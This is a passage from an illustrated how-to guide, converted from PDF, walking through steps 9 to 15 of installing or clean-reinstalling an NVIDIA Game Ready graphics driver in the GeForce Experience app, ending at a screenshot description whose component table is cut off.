
Install NVIDIA Graphics Driver

9. Select the **Game Ready Driver** and click **NEXT**.




Install NVIDIA Graphics Driver

10. Leave **Optimize games and creative applications** on and click **NEXT**.




Install NVIDIA Graphics Driver

11. Enable the NVIDIA overlay and click **DONE**.




Install NVIDIA Graphics Driver

12. Click on **Drivers**.




Install NVIDIA Graphics Driver

13. I'm going to click on **REINSTALL** since I already have the latest Driver installed.




Install NVIDIA Graphics Driver

14. Select Custom Installation.



Install NVIDIA Graphics Driver

15. Select **Clean installation** and click **CONTINUE**.



Install NVIDIA Graphics Driver

The screenshot shows the NVIDIA GeForce Experience application window. The left sidebar has icons for Home, Drivers (selected), Graphics, System, Redeem, and Settings. The main area displays the "Game Ready Details" section for the "GeForce Game Ready Driver" version 566.03, released on Oct 22, 2024. It highlights support for Alan Wake Remastered, Call of Duty: Black Ops 6, Dragon Age: The Veilguard, and Zero Dawn™ Remastered. A "LEARN MORE" button is visible. The central part of the window shows the "GeForce Game Ready Driver" setup screen. It offers two installation modes: "Express installation" (radio button) and "Custom installation" (selected radio button). A note states: "Allows you to select the components you want to install. Unselecting uninstalls the component." Below is a table of components:

